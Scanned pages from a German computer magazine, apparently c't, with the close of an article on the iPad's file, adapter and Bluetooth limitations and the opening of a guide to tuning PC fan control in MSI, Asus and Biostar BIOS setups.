Apple erschwert das produktive Arbeiten dadurch, dass das iPad kein offenes Dateisystem hat. Lediglich auf die Fotos kann jede Anwendung zugreifen, aber für Musik, Filme, Texte, Tabellen und andere Dateien gilt das nicht. Es gibt einzelne Ausnahmen, beispielsweise kann man an Mails angehängte Dokumente an die Textverarbeitung Pages übergeben – aber an kein anderes Textprogramm. Der Trick, beliebige Dateien ins iTunes-Fotoverzeichnis zu kopieren, funktioniert nicht, weil iTunes nur überspielt, was es als Bild identifiziert.

Einige Apps können Dateien per E-Mail verschicken, an iWork exportieren oder per iTunes zum PC übertragen. Das muss man aber nach jeder einzelnen Änderung wieder umständlich manu-


ell anstoßen, eine automatische Synchronisierung gibt es nicht.

Eine Ausnahme haben wir gefunden: Office<sup>2</sup> HD (6 Euro) ist eine Textverarbeitung und Tabellenkalkulation, die direkt auf Cloud-Dateien zugreifen kann; zur Wahl stehen unter anderem WebDAV, Dropbox, Google Docs und Mobile Me. Man bearbeitet dann direkt die Online-Version des Dokuments, sodass alle Änderungen ohne Weiteres eingreifen allen anderen angebundenen Rechnern zur Verfügung stehen. Die Bearbeitungsfunktionen für Texte fallen allerdings weit rudimentärer aus als die von Pages und entsprechen eher denen eines normalen Editors; etwas besser schlägt sich die Tabellenkalkulation.


Wenn Bearbeiten nicht notwendig ist, genügen die zahlreichen kostenlosen Alternativen, die bei Google Docs, Dropbox oder anderen Cloud-Diensten gespeicherte Dateien in vielen gängigen Formaten anzeigen. Die eine oder andere App wird vermutlich in künftigen Versionen um Bearbeitungsfunktionen ergänzt werden, und auch iPhone OS 4 dürfte hier vieles verbessern.

## Un-Adapter für USB/SD

Das USB/SD-Kit von Apple schafft keinerlei Abhilfe, weil es kaum mehr ist als das, was Apple verspricht: ein Kit zum Anschluss von Kameras. Das funktioniert gut, man schließt den Fotoapparat per USB-Kabel an oder steckt die SD/SDHC-Karte in den Slot, schon öffnet sich die Foto-App



Unter Einstellungen/Mail/Account/ erweitert erfährt das iPad, welche IMAP-Pfade es für die Spezialordner nehmen soll.



Das iPad kann durchaus mit mehreren Google-Kalendern umgehen, nur die Konfiguration ist etwas trickreich.



Da das iPad Dateien nur sehr unwillig wieder herausrückt, bearbeitet man sie besser direkt in der Cloud. Mit Office<sup>2</sup> HD geht das nicht perfekt, aber praktikabel.

und fordert zum Import der gefundenen Fotos auf. Man kann sie sich vorher ansehen und einzelne auswählen, nach dem Import kann man die Bilder von der Kamera löschen. Beim nächsten iPad-Abgleich mit iTunes landen die Fotos auf der PC-Festplatte.

Das iPad erkennt nicht nur JPGs und PNGs, sondern auch einige Raw-Formate beispielsweise von der Nikon D300 und der recht neuen Olympus Pen E-P2; EXIF-Informationen zeigt es allerdings nicht an. Auch die Videos einer HD-Kamera importierte das iPad (ins Foto-Verzeichnis, nicht zu den Kaufvideos). Andere Dateitypen blieben aber unberührt.

Den Export von Fotos oder anderen Dateien sieht Apple nicht vor. Wenn man zwei iPads miteinander verbindet, bietet nur einer dem anderen seine Fotos an.

Der USB-Adapter unterstützt außer Kameras kaum etwas. Ein Kartenleser klappte, er konnte aber auch nur Fotos von den Karten importieren, immerhin dann von CF-, xD und MS-Karten. Oft kommt aber der Hinweis, das Gerät ziehe zu viel Strom – da runter alle ausprobierten Handys. Auch funktioniert keine Festplatte, kein Hub, kein USB-Stick, kein UMTS-Stick, kein Drucker.

Ein paar Geräte gehen dann doch: Tastaturen (sofern sie keinen USB-Hub haben), wobei die mit Zusatzfunktionen wie Touchpad oder Multimedia-Tasten ab und zu Fehlermeldungen liefern. Auch ließ sich mit vielen Sound-Geräten etwas anfangen, darunter Lautsprecher (wenn sie nicht

zu viel Strom ziehen), Mikrofone und Headsets.

Per Bluetooth geht noch weniger: Tastaturen und Audiogeräte (Headsets und Lautsprecher) haben wir verbinden können, aber mit GPS-Empfängern, Druckern, PCs oder einem zweiten iPad war keine Kopplung möglich. Per Bluetooth ins Internet geht das iPad auch nicht.

Die Verbindung zu Lautsprechern funktionierte gut, lediglich wenn das iPad sich vergeblich an WLAN-Reconnects abmüht, knackste es. Prinzipbedingt lässt sich die Lautstärke nur am Bluetooth-Gerät, nicht am iPad einstellen – bei Kopfhörern sinnvoll, bei Lautsprechern eher nicht.

Eine externe Tastatur funktioniert grundsätzlich in allen Programmen, aber einige kennen nicht alle Tasten, beispielsweise Office<sup>2</sup> HD keine Cursor-Tasten – und eine Entf-Taste fehlt ganz. Das Umschalten zwischen den Eingabesprachen klappt mit cmd+Leertaste.

## HD/SD-Filme

Auch der VGA-Adapter bietet wenig Möglichkeiten. Das Bild ist maximal 1024 × 768 Punkte groß und erscheint nur, wenn die Anwendung darauf ausgelegt ist, extern etwas anzuzeigen – einen Modus, bei dem am Monitor das gleiche Bild wie auf dem iPad-Display zu sehen ist, hat Apple nicht vorgesehen.

Nur wenige Anwendungen aktivieren den VGA-Ausgang, darunter YouTube und die Videoanzeige. Die Fotoanzeige



Der Reconnect von Bluetooth-Lautsprechern und -kopfhörern klappt gut, und bei Bedarf kann man am iPad schnell wieder auf den internen Lautsprecher umschalten.

gibt Diashows extern aus, keine einzelnen Fotos. Safari zeigt Videos, nicht aber Webseiten. Apples Keynotes gibt Präsentationen aus. Einige kostenpflichtige Apps nehmen sich des Problems an und zeigen beispielsweise Webseiten per VGA.

Die Videoanzeige gibt nur Filme in niedrigen Auflösungen (SD) per VGA aus (hochskaliert auf 1024 × 768), nicht aber HD-Filme. Das liegt am Kopierschutz – auch Notebooks und PCs sind von dieser Einschränkung betroffen und spielen HD-Material nur über HDCP-geschützte Digitalausgänge ab. Ein Ausweg ist, bei der iPad-Synchronisierung von iTunes auf der Übersichtsseite das Kästchen „SD-Videos bevorzugen“ anzukreuzen, dann landen nur die SD-Versionen der HD-Filme auf dem iPad, falls vorhanden – das spart auch Speicherplatz. Auf dem internen Display leidet die Qualität natürlich, die HD-Videos sehen trotz Herunterskalierung von 1280 × 720 auf 1024 × 564 Punkte sichtbar besser aus als das SD-Material mit bestenfalls 854 × 480, oft noch 640 × 352 Punkten (jeweils bei 16:9).

## Ungelöst

Die lästige Wartepause beim Umschalten zwischen Anwendungen, die dadurch entsteht, dass das iPad gar nicht wirklich umschalten kann, sondern die eine Anwendung beendet und die nächste startet, soll mit iPhone OS 4 wegfallen – dann lernt das iPad ein bisschen mehr Mul-

tasking. Von Multiuser war bisher aber nicht die Rede: Wenn die ganze Familie das iPad nutzt, haben wie bei Smartphones alle den vollen Zugriff auf Mails, Kontakte, Twitter-Accounts, Spielstände, Videos und Fotos. Nimmt man gegenseitig Rücksicht, legt man einfach alle benötigten Accounts an oder installiert für jeden Anwender beispielsweise eine andere Tagebuch- oder Twitter-App. Einige Apps geben den Zugriff auf ihre Daten nur nach Eingabe eines Passworts frei, gefunden haben wir das für Texte und Fotos.

Zusätzlich kann man Safari verbieten, sich Usernamen und Passwörter zu merken, sodass alle Webdienste (Twitter, Facebook und einige Webmailer funktionieren beispielsweise gut), geschützt sind – aber nur, wenn man ans Abmelden denkt. Misstraut man den Mitnutzern, muss man zudem vor jedem Einloggen nachsehen, ob nicht jemand diese Option wieder eingeschaltet hat. Das Anlegen von Mail-Accounts ohne Passwort unterstützt das iPad nicht. (jow)


## Literatur

- [1] Achim Barczok, Christian Wölbart: Einfach anders, Apples iPad: Zwischen Notebook und Smartphone, c't 10/10, S. 92
- [2] Dorothee Wiegand, Christian Wölbart, Wischen ist Macht, iPad-Apps, die man gerne anfasst, c't 10/10, S. 100
- [3] Jörg Wirtgen, Funktafel, Das Apple iPad 3G mit UMTS im Test, c't 12/10, S. 56

ct

Anzeige





Benjamin Benz

# Nervenschner

## PC-Lüfter optimal einstellen

Viele PCs lärmen mehr als nötig, weil ihre Lüfter zu schnell rotieren. Das muss nicht sein: Ein paar Einstellungen an den richtigen Stellen reichen, um den Radaubruder zu beruhigen.

Es könnte so einfach sein: Liegt wenig Arbeit für den Computer an, regelt er alle Lüfter herunter oder schaltet sie gar aus. Geraten die Chips beim Rechnen ins Schwitzen, führt ihnen das Kühlsystem genau so viel Luft zu, wie sie brauchen. Die Realität sieht leider ganz anders aus: Lieblos konfigurierte Rechner rauschen permanent vor sich hin, nervöse Regelungen erzeugen Krach, an den man sich nur schwer gewöhnt und manche Hersteller verzichten auf regelbare Lüfter, um Cent-Beträge zu sparen. Selbst wenn der Rechner einst leise war, so verstopft mit der Zeit Staub die Luftwege und erzwingt immer höhere Lüfterdrehzahlen. Wir zeigen, wie Sie Radaubruder beruhigen und Fehler der Hersteller beheben.

Dabei liegt das Augenmerk auf den Einstellmöglichkeiten für die Lüftersteuerung im BIOS-Setup von Mainboards sowie auf möglichen Software-Alternativen. Wie man Lärmquellen im PC lokalisiert und bei welchen Komponenten ein Tausch oder Umbau lohnt, beschreibt ein früherer Artikel ausführlich [1].

Egal wie harmlos der (Software-)Eingriff ins Kühlsystem erscheint, ein Wort der Warnung ist dennoch angebracht: Leitet das Kühlsystem eines PC oder Notebooks nicht genug Wärme ab, so führt das zu Abstürzen, beschleunigter Alterung oder gar Hardwareschäden. Einige Bauteile – allen voran die CPU – schützen sich zwar durch eine Notabschaltung vor Überhitzung, doch gilt das leider nicht

für jede Komponente. Daher gehört zu allen Veränderungen am Kühlsystem auch eine abschließende Kontrolle, ob die Temperaturen innerhalb vernünftiger Grenzen liegen. Dabei sollte immer noch ein wenig Reserve bleiben für den Fall, dass es doch mal wieder richtig Sommer wird. Einfach schnell mit irgendeiner Software etwas einzustellen – womöglich ohne konkretes Verdachtsmoment – ist nicht empfehlenswert. Auch die Aussage „mein PC arbeitet ja fast immer im Leerlauf“ ist naiv. Spätestens, wenn ein Programm in einer Endlosschleife hängt, schnellst die CPU-Last auf 100 Prozent – im Falle eines (Heim-)Servers womöglich tage- oder wochenlang. Ein PC-Kühlsystem muss daher auch an heißen Sommertagen

und bei maximaler Last sicher arbeiten.

## Fahndung

Große Wirkung bei geringem Aufwand zeigt oftmals die Zählung lärmender Prozessorlüfter von Desktop-PCs. Ein paar sinnvolle Einstellungen im BIOS-Setup oder die Installation einer Zusatz-Software für Windows kann den Lärm zumindest im Leerlauf reduzieren. Auch bei Gehäuselüftern besteht Hoffnung, allerdings sparen manche Hersteller hier an der falschen Stelle und implementieren keine Regelung, die man beeinflussen könnte.

Noch schlechter sieht es bei Grafikkarten aus. Weil die Treiber von AMD und Nvidia bereits ver-

suchen, die Lüfter möglichst leise zu betreiben, bleibt wenig Raum für Optimierung. Wem die Grafikkarte beim Internetsurfen, Textschreiben oder Bilderbearbeiten zu viel lärmt, der kann versuchen, sie mit Programmen wie ntune (Nvidia), Rivatuner (AMD und Nvidia) oder direkt im AMD-Treiber etwas zu beruhigen. Hat der Grafikkartenhersteller aus Kostengründen jedoch dem Lüfter nur einen zweiadrigen Anschluss verpasst, der keine moderne PWM-Regelung zulässt, sieht es schlecht aus. Geschickte Bastler können versuchen, einen Austauschkühler zu montieren, verlieren dabei aber Garantieansprüche. Daher hilft oft nur der Austausch der Grafikkarte. Beim Netzteil sind Eingriffe gefährlich: Lärmt es, muss es raus.

Wenig Tuning-Möglichkeiten gibt es leider auch für Besitzer von Notebooks. Deren auf Kante genähte Kühlsysteme lassen kaum Spielraum. Greift man hier per Software ein, sterben womöglich Bauteile den Hitzetod. Dabei muss es nicht unbedingt Prozessor oder Grafikchip treffen, denn diese überwachen ihre Temperatur und schalten sich notfalls ab. Ohne Hilfeschiere verkokt aber beispielsweise Spannungswandler oder Kondensatoren auf der Hauptplatine. Wird das Notebook jedoch mit der Zeit lauter, so hilft womöglich eine Reinigung (siehe Kasten auf S. 181).


Apropos Reinigung: Auch Desktop-PCs verstauben mit der Zeit. Fällt ein vormals flüsterleiser Rechner nach einigen Jahren durch immer mehr Lärm auf oder stürzt gar vermehrt ab, so lohnt eine visuelle Inspektion. Insbesondere bei großen CPU-Kühlern mit feinen Rippen behindern Staubablagerungen zwischen den Lamellen den Luftfluss. Mit einem Staubsauger (auf niedriger Stufe) oder einer Druckluftdose reinigt man den Kühler vorsichtig. Dabei gilt: Wer nicht sanft und umsichtig arbeitet, beschädigt unter Umständen den Kühler, Lüfter oder andere Bauteile. So liefern Kompressoren aus dem Modellbaubereich oder der Hobbywerkstatt sowie Tauchflaschen viel zu viel Druck. Rotoren blockiert man zuvor am besten vorsichtig mit einem Taschentuch, damit die Lager keinen Schaden nehmen. Übrigens: Finger haben am Lüfter rein gar nichts zu suchen, denn die emp-

findlichen Lager verzeihen Druck oder Anschubsen nicht immer.

## Ziele setzen

Um im Dschungel der teils fantasievollen Namen für die Parameter der diversen Lüftersteuerungen nicht den Überblick zu verlieren, lohnt vorab ein Blick auf die grundlegende Arbeitsweise einer Lüfterregelung respektive des gesamten thermischen Systems: Hat der Prozessor wenig zu tun, senken die Stromsparmechanismen Speedstep alias EIST (Intel) respektive Cool'n'Quiet (AMD) Taktfrequenz und Kernspannung ab. Er produziert folglich wenig Abwärme und bleibt kühl. Gehen einzelne oder gar alle CPU-Kerne in die tiefen Schlafzustände (C-States), so entsteht noch weniger Abwärme. Auf der anderen Seite reizen die Chips unter Volllast – nicht zuletzt dank der automatischen Übertaktfunktionen Turbo Core (AMD) und Turbo Boost (Intel) – ihr thermisches Budget alias TDP voll aus. Diese Abkürzung steht für Thermal Design Power, sprich die Wärmeleistung, auf die das Kühlsystem ausgelegt sein und die es maximal abführen muss. Wie hoch die TDP bei den einzelnen Prozessoren ist, verraten AMD und Intel auf ihren Webseiten (siehe Link am Ende des Artikels). Der nominelle Wert der TDP spielt jedoch nur bei der Dimensionierung des Kühlsystems eine direkte Rolle, sprich einem Umbau oder Neukauf.

Die Lüfterregelung muss nicht nur die unterschiedlichen Lastzustände respektive abzuführende Wärme beachten, sondern auch Schwankungen der Umgebungstemperatur kompensieren. Je größer die Temperaturdifferenz zwischen Ansaugluft und Prozessorkern ist, desto leichter fällt der Wärmetransport. Grundsätzlich schafft es eine konventionelle Luftkühlung nicht, den Chip tiefer als auf Raumtemperatur abzukühlen. In der Praxis ist nicht einmal dieser Wert erreichbar, denn andere Komponenten im PC-Gehäuse sorgen dafür, dass die Ansaugluft bereits einige Grad wärmer ist. Zudem bilden auch der Heat-Spreader, der direkt auf dem Silizium-Die sitzt, die Wärmeleitpaste und der CPU-Kühler einen (veränderlichen) thermischen Widerstand, der für ein paar Grad Unterschied sorgt.



Die Thermokamera zeigt, dass nicht immer der Prozessorkühler der heißeste Punkt im Rechner ist. Auch die kleinen Bauteile auf dem Mainboard bedürfen eines kühlen Luftstroms.

Eine gute Lüfterregelung muss zwei Aufgaben erfüllen: Einerseits darf die CPU-Temperatur einen vorgegebenen Wert keinesfalls überschreiten und andererseits soll der Lüfter so langsam wie möglich rotieren. Insbesondere schnelle und häufige Drehzahländerungen nimmt das menschliche Gehör sehr deutlich wahr. Im einfachsten Fall kooperieren bei einer Regelung drei Kollegen: Ein oder mehrere Thermosensoren ermitteln die Ist-Temperatur. Die Lüfterregelung vergleicht sie mit einer zuvor festgelegten Soll-Temperatur und errechnet einen Wert für die Stellgröße. Diese wird in Form eines pulsweitenmodulierten (PWM-)Signals mit 25 kHz Frequenz an den Lüftermotor gesendet. Er reagiert darauf und verändert seine Kühlleistung.

Wie das Regelsystem im Detail funktioniert, wo die Tücken der Temperaturmessung liegen und welche Tricks dabei zum Einsatz kommen, ist für eine optimale Einstellung der Parameter im BIOS-Setup erst einmal nicht von Belang. Interessiert es Sie dennoch, so finden Sie im Artikel [2] eine ausführliche Beschreibung. Im Folgenden soll vielmehr die Praxis im Vordergrund stehen.

## Vor- und Nachsorge

Vor dem Tuning stehen die Beschaffung einiger Werkzeuge sowie ein paar Trockenübungen


Dank externem Temperaturfühler kann man mit einem solchen Messgerät auch Temperaturen im Inneren eines geschlossenen PC überwachen.

auf dem Programm. Aber keine Sorge, ein Ausflug in den Bau- oder Elektronikmarkt ist nicht notwendig – obwohl ein elektronisches Thermometer mit externem Fühler in manchen Fällen Gewissheit schaffen kann und ein Oszilloskop das Regelverhalten visualisiert. Unentbehrlich für eigene Experimente sind hingegen folgende kostenlose Windows-Programme (siehe Link am Ende des Artikels): HWMonitor zeigt an, wie schnell die Lüfter rotieren, und noch wichtiger, welche Temperatur der Prozessor momentan hat. Gerade für diese ist eine Plausibilitätsprüfung in einem stabilen und unmodifizierten System unerlässlich, weil einige (AMD-) Prozessoren unrealistische Werte liefern, respektive BIOS oder Anzeigeprogramme sie falsch auswerten. Im Leerlauf kann der Prozessor (in einem PC mit Luftkühlung) nicht kälter als Raumtemperatur sein. Aber auch Leerlaufwerte weit über 60 °C weisen auf ein Ausleseproblem hin.

Mit dem Programm Core2-MaxPerf können Sie nun dem







**Das Programm HWMonitor zeigt, wie heiß Prozessor, Grafikkarte und andere Komponenten aktuell sind und hilft damit bei der Einstellung der Lüftersteuerung.**

Prozessor teilweise so richtig einheizen und dabei Temperatur, Lüfterdrehzahl und Lautstärke ermitteln. Steckt im Gehäuse zudem eine potente Grafikkarte, so bringt Furmark sie ebenfalls ins Schwitzen und steigert damit auch die Lufttemperatur im Gehäuseinneren. Wer darüber hinaus einen heißen Sommertag simulieren will, greift zum Föhn. Aber Achtung: Intel spezifiziert für das Kühlsystem eine Ansauglufttemperatur von maximal 38 °C. Das erreicht ein Haar- oder gar Heißluftföhn aus dem Baumarkt sehr schnell.

Unter Linux liefert das Programm „sensors“ auf der Kommandozeile die wichtigsten Messwerte. Je nach Distribution muss man es als Root zuvor mit dem Befehl `sensors-detect` konfigurieren. Das Paket „lm\_sensors“ enthält außer diesen beiden Pro-

grammen auch noch weitere, mit denen sich auch manche Lüfter ansteuern lassen. Für Risiken und Nebenwirkungen sowie Details der Konfiguration sei hier auf die Dokumentation auf der Projektseite verwiesen. CPU-Last erzeugt unter Linux der Befehl `md5sum /dev/urandom`, den man pro CPU-Kern einmal starten muss.

## Erster Versuch

Die Regelung der Lüfter gehört eindeutig in den Aufgabenbereich des BIOS respektive der Firmware und nicht etwa von Software-Tools. Folglich beginnt ein Lüfter-Tuning auch immer im BIOS-Setup. Je nach Mainboard erreicht man es durch Drücken der Tasten Entf, F2 oder F10 während des Bootvorganges – im Zweifelsfall hilft das Handbuch weiter. Aufbau und Be-

zeichnung der Parameter im BIOS-Setup variieren von Hersteller zu Hersteller. Als Beispiele dienen im Folgenden die Vorgaben, die wir auch für unsere PC-Bauvorschläge ansetzen: Der PC soll sowohl im Leerlauf als auch unter Volllast möglichst leise sein. Dennoch darf kein Bauteil überhitzen und für heiße Sommertage planen wir etwas Reserve ein. Ebenfalls eine Vorsichtsmaßnahme: Der CPU-Lüfter soll niemals stillstehen, damit ein Defekt unmittelbar auffällt.

Bei der Lüftersteuerung kocht jeder Mainboard-Hersteller sein eigenes Süppchen und erlaubt andere Einstellungen. Die Kunst liegt nun darin, die eigenen Wünsche in die richtigen Parameter zu übersetzen. Viele Mainboards wollen vom Nutzer wissen, welche absoluten Temperaturen er als Ober- und Untergrenzen tolerieren will. Hier hilft ein Blick auf die Webseiten der Prozessorhersteller (siehe Link). Dort verraten AMD und Intel, welche Temperaturen ihre CPUs dauerhaft vertragen, ohne Schaden zu nehmen.

Wie diese  $T_{\text{Case}}$  genau definiert ist, wo sie gemessen wird und warum sie um ein paar Grad von der an die Lüftersteuerung übermittelten Kerntemperatur  $T_{\text{Junction}}$  abweicht, spielt für das weitere Vorgehen keine Rolle. Detaillierte Informationen dazu sowie zur internen Arbeitsweise der Regelungen beschreibt der Artikel [2].

Typischerweise erlauben die Hersteller Höchsttemperaturen zwischen 60 und 75 °C. Wir empfehlen, diese nicht ganz auszureizen, sondern einen Sicherheitsabstand zu wahren – so muss man sich auch über die bereits erwähnten Abweichungen der verschiedenen Messungen keine Sorgen machen.

Für den Core i3-530 aus unserem letzten PC-Bauvorschlag [3] gibt Intel eine TDP von 73 Watt sowie eine  $T_{\text{Case}}$  von 72,6 °C an. Als obere Grenze für die Lüfterregelung setzen wir also 60 °C an. Spätestens dann darf der Lüfter maximale Drehzahl erreichen.

## MSI

Mehr Informationen waren für das MSI-Mainboard in unserem Bauvorschlag auch gar nicht nötig: Im Menü „HW-Monitor“ reicht die Angabe des Wertes „60“ für das „CPU Smart Fan Tar-

get“. Wie langsam der Lüfter rotiert, wenn die CPU wenig Wärme produziert legt „CPU Min Fan Speed“ fest. Durch Ausprobieren haben wir herausgefunden, dass der CPU-Lüfter bei der Einstellung „12,5 %“ gerade noch dreht. Andere Lüfter laufen womöglich erst bei etwas höheren PWM-Raten an. Achtung: Dieses BIOS-Setup übernimmt die Werte erst nach einem Neustart. Bei den Gehäuselüftern erlaubt MSI nur die Einstellung einer festen Drehzahl. In unserem Fall sorgte bereits der niedrigste einstellbare Wert für einen ausreichenden Luftstrom im Gehäuse.


## Asus

Asus spendiert seinen Mainboards ein paar mehr Optionen als MSI, verfolgt aber denselben Ansatz: Nach Aktivieren der „CPU Q-Fan Function“ legt man noch fest, ob es sich um einen Lüfter mit 3- („DC Fan“) oder 4-Pin-Anschluss („PWM Fan“) handelt. Beim „CPU Q-Fan Mode“ stehen „Turbo“, „Standard“, „Silent“ und „Manual“ zur Wahl. In vielen Fällen dürfte „Silent“ der bequemste Weg zu einem leisen PC sein.

Mehr Flexibilität bietet jedoch „Manual“: Oberhalb der „CPU Upper Temperature“ betreibt die Regelung den Lüfter mit der bei „CPU Fan Upper Duty Cycle“ eingestellten PWM-Rate. Analog zu obigem Beispiel würden wir hier 60 °C und 100 Prozent – sprich volle Drehzahl – eintragen. Die Temperatur für die untere Regelgrenze hatten unsere Asus-Testboards auf unsinnige 20 °C festgelegt. So kalt wird die CPU bei konventioneller Luftkühlung in einem unklimateisierten Zimmer nicht. Es bleibt nur Schadensbegrenzung durch Wahl eines möglichst niedrigen Wertes beim „CPU Fan Min. Duty Cycle“. Auch hier gilt: Stellen sie den Parameter so ein, dass der Lüfter im CPU-Leerlauf gerade noch dreht. Liegt das „CPU Fan Speed Low Limit“ etwas unterhalb der Drehzahl, die sich dann ergibt, so warnt das BIOS bei Lüfterausfällen.

## Biostar


Von viel Fantasie und pfiffigen Ideen, aber nicht besonders viel Umsicht zeugt die Lüftersteuerung der Mainboards von Biostar: Einerseits ermittelt das BIOS-Setup in einem Testlauf



**Das Oszilloskop zeigt, wie weit die Regelung von MSI im Leerlauf das PWM-Signal absenkt: Nur noch 12 Prozent beträgt der Duty Cycle des PWM-Signals (gelb) – sprich der Anteil des 5-Volt-Pegels in einem Zyklus.**




Anzeige



Asus schreibt 20 °C als Untergrenze für den Regelbereich fest vor. Das ist leider etwas niedrig.

Das BIOS-Setup von Biostar ermittelt die Kennlinie des Lüfters automatisch, nutzt sie aber leider nicht sinnvoll.



